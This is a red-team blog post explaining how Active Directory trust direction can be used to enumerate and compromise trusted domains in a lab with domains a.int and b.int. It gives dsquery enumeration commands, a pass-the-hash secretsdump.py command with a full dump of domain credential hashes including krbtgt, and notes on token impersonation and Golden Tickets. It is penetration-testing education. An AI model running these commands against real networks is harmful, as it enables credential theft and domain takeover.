Trust Direction: An Enabler for Active Directory Enumeration and Trust Exploitation

DECEMBER 2, 2017 ~ BOHOPS

Introduction

Active Directory (AD) Trusts have been a hot topic as of late. @harmj0y posted a recent entry about domain trusts [A Guide to Attacking Domain Trusts]. It provides a great understanding of how AD trusts actually work, so be sure to check that out as a primer for this post.

In this blog entry, we are going to focus on theoretical examples based on two separate forest domains – A and B. Domain A and Domain B are autonomous and are not members of the same AD forest. However, the trust relationship will change in context of the examples to understand the principle of trust direction.

Some Background Info

In essence, AD Trusts establish the authentication mechanism between domains and/or forests. AD Trusts allow for resources (e.g. security principals such as users) in one domain to honor the authentication to access resources in another domain. Of note, it is important to understand that simply establishing a trust relationship between two domains **does not** allow for resources from a theoretical Domain A to access resources in a theoretical Domain B. Resources in Domain A must be **authorized** (e.g. given permission) to access resources in Domain B. However, the concept of trust direction will facilitate the opportunity for us to do a few interesting offensive activities, such as:


- Allowing resources in one domain to access (read) another domain's AD objects and attributes without explicit authorization. (e.g. Query objects in Domain B from Domain A)
- Setting up attack vectors to compromise the target domain (e.g. Compromise Domain B from Domain A)

Trusts have several important properties and attributes, including type (as in relationship type), type (as in AD attribute **trustType),** transitivity, and direction. Trust relationship describes the type of trust, such as Parent/Child, Forest, External, Tree-root, etc. Trust objects also have an attribute called trustType, which is an integer value that describes the designation of the trusted domain. Trust transitivity is a property that allows or disallows other domains to be implicitly trusted through the explicit trust relationship between two domains. Trust direction describes the direction of the trust relationship and the direction of access. For more information about these properties, please refer to harmJ0y's post and Microsoft's documentation about Trust Objects.

The Principle of Trust Direction

As previously stated, trust direction describes the direction of the trust relationship and the direction of access. That is a fancy term for saying that an explicit trust relationship can either be one-way or bi-directional (two-way).

Explicit bi-directional trusts consist of two domains that trust each other, which means that both domains act as trusting and trusted domains. Explicit one way-trusts consists of a domain that is trusted, and another domain that is trusting as depicted in the following diagram:



[Domain A] **[Domain B]**

Source: Microsoft [https://technet.microsoft.com/en-us/library/cc759554(v=ws.10).aspx]

In the diagram above, Domain A (left) is the trusting domain and Domain B (right) is the trusted domain. Since Domain B is trusted, Domain B resources can query (and access, if granted) resources in Domain A (Effectively, Domain A honors the authentication of Domain B). Since Domain A is on the trusting side of this relationship, Domain B does not honor the authentication for Domain A. As such, Domain A resources cannot query (or access) resources in Domain B (directly).

Analyzing Trust Direction for Offensive Opportunities

From a Red Team/Pen Test perspective, understanding trust direction (and transitivity) can increase the likelihood for successfully traversing domains/forests and facilitating lateral movement.

For every AD Trust Object, there exists a numeric AD attribute called **trustDirection**. The values for trustDirection are described as follows:

- 0: Disabled
- 1: Inbound (One-Way)
- 2: Outbound (One-Way)
- 3: Bi-Directional (Two-Way)

By analyzing this attribute and its respective values, we can further understand how we can potentially access (and exploit) domains that have trust relationships with a domain that we (may have) already compromised. In every explicit trust relationship, there are two-sides (that is the trusted domain and the trusting domain). In a two-way trust relationship, this value will always be represented as three (3) in each domain's AD. In a one-way trust relationship, a trustDirection value of one (1) indicates that the "destination" domain (e.g. Domain B) trusts the "source" domain (e.g. Domain A), and trustDirection value of two (2) indicates that the "source" domain (e.g. Domain A) does not trust the "destination" domain (e.g. Domain B). Let's consider a few use cases…

Use Case 1: ***Domain A is compromised. Querying for local trust data reveals that a trust relationship with Domain B has a trustDirection value of one (1).***

As a result, we can assume the following…

- Domain B honors the authentication for Domain A.
- Domain A resources can query Domain B's AD objects.
- Users in Domain A can potentially access resources or log into machine (if granted) in Domain B.

Our offensive approaches may include…

- Querying Domain B's AD for duplicate accounts in Domain A. Locate symmetric accounts passwords that have been re-used to gain access to Domain B.
- Enumerating resources in Domain B that grants access to Domain A. Locate machines in Domain B that may grant Domain A user interactive or network logon. Compromise the Domain A account to gain access to Domain B.

Use Case 2: ***Domain A is compromised. Querying for local trust data reveals that a trust relationship with Domain B has a trustDirection value of two (2).***

As a result, we can assume the following…

- Domain B does not honor the authentication for Domain A.
- Domain A resources cannot query Domain's B AD objects.
- Users in Domain B can potentially access resources or log into machine (if granted) in Domain A.

Our offensive approaches may include…

- Locating Domain B user accounts that have permission to access Domain A resources. For interactive logons, attempt to steal token data to access Domain B resources.
- Using Domain A data, attempt to guess Domain B user accounts and passwords to access Domain B resources. (*Note: it is very common for privileged users to have accounts created across domains)

Use Case 3: ***Domain A is compromised. Querying for local trust data reveals that a trust relationship with Domain B has a trustDirection value of three (3).***

As a result, we can assume the following…

- Domain B honors the authentication for Domain A. Domain A honors the authentication for Domain B.
- Domain A resources can query Domain B's AD objects. Domain B resources can query Domain A's AD objects.
- Users in Domain A can potentially access resources or log into machine (if granted) in Domain B. Users in Domain B can potentially access resources or log into machine (if granted) in Domain A.

Our offensive approaches may include…

- Querying Domain B's AD for duplicate accounts in Domain A. Locate symmetric accounts passwords that have been re-used to gain access to Domain B.
- Enumerating resources in Domain B that grants access to Domain A. Locate machines in Domain B that may grant Domain A user interactive or network logon. Compromise the Domain A account to gain access to Domain B.

For external and forest trusts, trustDirection with values one (1) or three (3) can be treated similarly for query approaches. For Intra-Forest parent-child trust relationships, trustDirection will always be three (3). Within a forest, compromising the entire forest can be achieved using the Mimikatz Golden Ticket (Kerberos TGT "Enterprise Admins" SID forgery approach). Please see ADsecurity for more information regarding this method.

[Basic] Examples: Trust Direction Interrogation & Exploitation

In the preceding use case examples, we are going to leverage one of my all-time favorite tools: **DSquery** (dsquery.exe). This tool has been around for a while, and it was created by Microsoft for Red Teamers (or so we think). DSQuery is a Microsoft Administration tool that is suitable for querying Active Directory LDAP objects and attributes. The output is raw, but the tool can be manipulated to present the data in a meaningful way. It is important to note that we could use other tools (e.g. **PowerView**, **BloodHound, SharpHound, PowerShell, AD cmdlets**, etc.), but we'll stick with DSQuery (don't call it a comeback).


Use Case 1: ***Domain A is compromised. Querying for local trust data reveals that a trust relationship with Domain B has a trustDirection value of one (1).***

1. Querying Domain A (a.int) reveals a trust relationship with Domain B (b.int) with a trustDirection value of one **(1).**

   Command:

   ```
   dsquery * -filter "(objectclass=TrustedDomain)" -attr trustpartner,flatname,trustdirection
   ```

Output:




```
PS C:\Users\Administrator> dsquery * -filter "(objectclass=TrustedDomain)" -attr trustpartner,flatname,trustdirection
  trustpartner      flatname      trustdirection
  b.int             B             1
```

2. Let's attempt to query our compromised Domain A (a.int) for a list of "Domain Admins".

   Command:

   dsquery * -filter "(cn=Domain Admins)" -attr members

   Output:




```
PS C:\Users\Administrator> dsquery * -filter "(cn=Domain Admins)" -attr member
  member
  CN=Jane Smith,CN=Users,DC=a,DC=int;CN=Administrator,CN=Users,DC=a,DC=int;
```

3. Let's attempt to query Domain B (b.int) for a list of "Domain Admins" using the (-d) switch.

   Command:

   dsquery * -filter "(cn=Domain Admins)" -attr member -d b.int

Output:




```
PS C:\Users\Administrator> dsquery * -filter "(cn=Domain Admins)" -attr member -d b.int
  member
  CN=Jane Smith,CN=Users,DC=b,DC=int;CN=Administrator,CN=Users,DC=b,DC=int;
```

4. Great! The trustDirection value of 1 shows that we can remotely query the other domain's AD.   Additionally, we have an account in both domains with same common name. Let's focus on the "Jane Smith" account to gather more information.
   Command:

   dsquery * -filter "(cn=Jane Smith)" -attr samaccountname,objectsid,description -d b.int

   Output:




```
PS C:\Users\Administrator> dsquery * -filter "(cn=Jane Smith)" -attr samaccountname,objectsid,description -d b.int
  samaccountname     objectsid                                             description
  jane               S-1-5-21-589773176-2027536446-99932532-1105
```

5. Let's attempt to re-use the hash of the "jane" account extracted from the compromised domain against a domain controller in Domain B. We'll use **secretsdump.py** since we are 'on-net'.
   Command:

   dsquery * -filter "(cn=Jane Smith)" -attr samaccountname,objectsid,description -d b.int

Output:



```
root@ZEUS:/# secretsdump.py b/jane@192.168.64.202 -hashes aad3b435b51404eeaad3b435b51404ee:f2266d33e6cdcb2dcca666af69bf1109
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Target system bootKey: 0x37c11b61acc83dcfbd1b92f3ce78ba7f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66428b93bbef578c4f093d36769ea83:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:e82974810710485ddf83cd8d683dd017:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
B\DCB$:aad3b435b51404eeaad3b435b51404ee:3c2c85a3da67f0a3649e96ddce3ed841:::
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
 0000   01 00 00 00 77 2C 60 0E  FF 1A C4 30 7B EB 39 D1   ....w,`....0{.9.
 0010   D1 7E E1 3F 52 77 0F 3E  D4 F5 55 05 B8 91 9E 44   .~.?Rw.>..U....D
 0020   DB FE 50 C3 AA B9 8F B8  1E BC 9C E0               ..P.........
DPAPI_SYSTEM:01000000772c600eff1ac4307beb39d1d17ee13f52770f3ed4f55505b8919e44dbfe50c3aab98fb81ebc9ce0
[*] NL$KM
 0000   E5 8C 05 C4 32 F4 4A 13  77 61 DC 09 00 D4 E0 71   ....2.J.wa.....q
 0010   A9 10 39 06 03 C0 E8 49  E2 AB F2 25 C3 C9 59 C9   ..9....I...%..Y.
 0020   15 9B F2 E0 9F AB 82 D8  54 97 9A B0 43 F0 FE 71   ........T...C..q
 0030   CE 42 82 28 13 F1 9F 1C  62 9D C6 80 4F E8 CA D7   .B.(....b...O...
NL$KM:e58c05c432f44a137761dc0900d4e071a910390603c0e849e2abf225c3c959c9159bf2e09fab82d854979ab043f0fe71ce42822813f19f1c629dc6804fe8cad7
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66428b93bbef578c4f093d36769ea83:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d21d1d058f216bafbb073194d5e7862f:::
b.int\joe:1104:aad3b435b51404eeaad3b435b51404ee:0064296fec74f91f44baa61276fc469e:::
b.int\jane:1105:aad3b435b51404eeaad3b435b51404ee:f2266d33e6cdcb2dcca666af69bf1109:::
b.int\roger:1106:aad3b435b51404eeaad3b435b51404ee:33f4b4dd8e3d402412fb112d5becbda1:::
```

6. Success! We found an instance of shared account re-use of a password. Now we can laterally move into the domain.


Use Case 2: ***Domain A is compromised. Querying for local trust data reveals that a trust relationship with Domain B has a trustDirection value of two (2).***

1. Querying Domain A (a.int) reveals a trust relationship with Domain B (b.int) with a trustDirection value of two (2).

   Command:

dsquery * -filter “(objectclass=TrustedDomain)” -attr trustpartner,trustdirection


Output:



```
PS C:\Users\Administrator> dsquery * -filter "(objectclass=TrustedDomain)" -attr trustpartner,flatname,trustdirection
  trustpartner      flatname      trustdirection
  b.int             B             2
```

2. Let’s attempt to query our compromised Domain A (a.int) for a list of “Domain Admins”.**Command:**
   dsquery * -filter “(cn=Domain Admins)” -attr members


   Output:



```
PS C:\Users\Administrator> dsquery * -filter "(cn=Domain Admins)" -attr member
  member
  CN=Jane Smith,CN=Users,DC=a,DC=int;CN=Administrator,CN=Users,DC=a,DC=int;
```

3. Let’s attempt to query Domain B (b.int) for a list of “Domain Admins”.**Command:**
   dsquery * -filter “(cn=Domain Admins)” -attr member -d b.int

   Output:




```
PS C:\Users\Administrator> dsquery * -filter "(cn=Domain Admins)" -attr member -d b.int
dsquery failed:The user name or password is incorrect.
```

4. Well, we have validated that we cannot query into Domain B due to the trustDirection value of two (2). Let’s hunt for Domain B users with access to Domain A resources.

Command:

dsquery * -filter “(cn=Administrators)” -attr member


Output:



```
C:\Users\Administrator> dsquery * -filter "(cn=Domain Admins)" -attr member
ember
N=Jane Smith,CN=Users,DC=a,DC=int;CN=Administrator,CN=Users,DC=a,DC=int;
C:\Users\Administrator> dsquery * -filter "(cn=Administrators)" -attr member
ember
N=S-1-5-21-589773176-2027536446-99932532-500 CN=ForeignSecurityPrincipals,DC=a,DC=int;CN=Domain Admins,CN=Users,DC=a,
int;CN=Enterprise Admins,CN=Users,DC=a,DC=int;CN=Administrator,CN=Users,DC=a,DC=int;
```

5. Interestingly enough, there appears to be an account (identified by <SID>-500) that has been added to the “Built-In Administrators” group on the domain controllers. Let’s see if this account is actively logged into one of the domain controllers.**Command:**
tasklist /v /s dca.a.int

Output:



```
csrss.exe                     1768 RDP-Tcp#4          2    18,184 K Unknown      NT AUTHORITY\SYSTEM
                           0:00:00 N/A
winlogon.exe                   732 RDP-Tcp#4          2     5,036 K Unknown      NT AUTHORITY\SYSTEM
                           0:00:00 N/A
dwm.exe                       3300 RDP-Tcp#4          2    41,088 K Unknown      Window Manager\DWM-2
                           0:00:00 N/A
rdpclip.exe                   3440 RDP-Tcp#4          2     6,020 K Unknown      B\Administrator
                           0:00:00 N/A
taskhostex.exe                3516 RDP-Tcp#4          2     8,408 K Unknown      B\Administrator
                           0:00:00 N/A
explorer.exe                  2232 RDP-Tcp#4          2    77,716 K Unknown      B\Administrator
                           0:00:02 N/A
svchost.exe                   3672 Services           0     7,848 K Unknown      NT AUTHORITY\SYSTEM
                           0:00:00 N/A
ServerManager.exe             3836 RDP-Tcp#4          2   107,920 K Unknown      B\Administrator
                           0:00:01 N/A
dllhost.exe                   4060 Services           0     6,864 K Unknown      NT AUTHORITY\SYSTEM
                           0:00:00 N/A
WmiPrvSE.exe                  3748 Services           0    10,244 K Unknown      NT AUTHORITY\SYSTEM
                           0:00:00 N/A
vmtoolsd.exe                  3872 RDP-Tcp#4          2    13,516 K Unknown      B\Administrator
                           0:00:00 N/A
tasklist.exe                  3408 Console            1     5,704 K Unknown      A\Administrator
                           0:00:00 N/A
```

6. Our Domain B administrator is logged into a domain controller in Domain A. We could impersonate his token to compromise Domain B.

Use Case 3: ***Domain A is compromised. Querying for local trust data reveals that a trust relationship with Domain B has a trustDirection value of three (3).***

- Example use cases for trust direction one (1) and two (2) are valid for the trust direction three (3) use case as well. Within a forest, laterally moving through the entire forest can be achieved using the Golden Ticket method when a child domain is compromised.

Conclusion

Well folks, that covers a few basic techniques for using trustDirection to aid in the interrogation and potential compromise of domain trusts. Please feel free to contact me or leave a message if you have any other questions/comments. Thank you for reading!

Share this:

Twitter   Facebook   Google

Like

Be the first to like this.

Related

Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction
In "active directory"

DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction
In "blueteam"

Abusing DCOM For Yet Another Lateral Movement Technique

ACTIVEDIRECTORY TRUSTS TRUSTDIRECTION REDTEAM PENTEST AD

Published by bohops

View all posts by bohops

Leave a Reply

Enter your comment here...

Quick Links

- Abusing DCOM For Yet Another Lateral Movement Technique
- DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction
- Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts
- Abusing Exported Functions and Exposed DCOM Interfaces for Pass-Thru Command Execution and Lateral Movement
- Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence
- Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction
- Trust Direction: An Enabler for Active Directory Enumeration and Trust Exploitation

Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)

ClickOnce (Twice or Thrice): A Technique for Social Engineering and (Un)trusted Command Execution

Loading Alternate Data Stream (ADS) DLL/CPL Binaries to Bypass AppLocker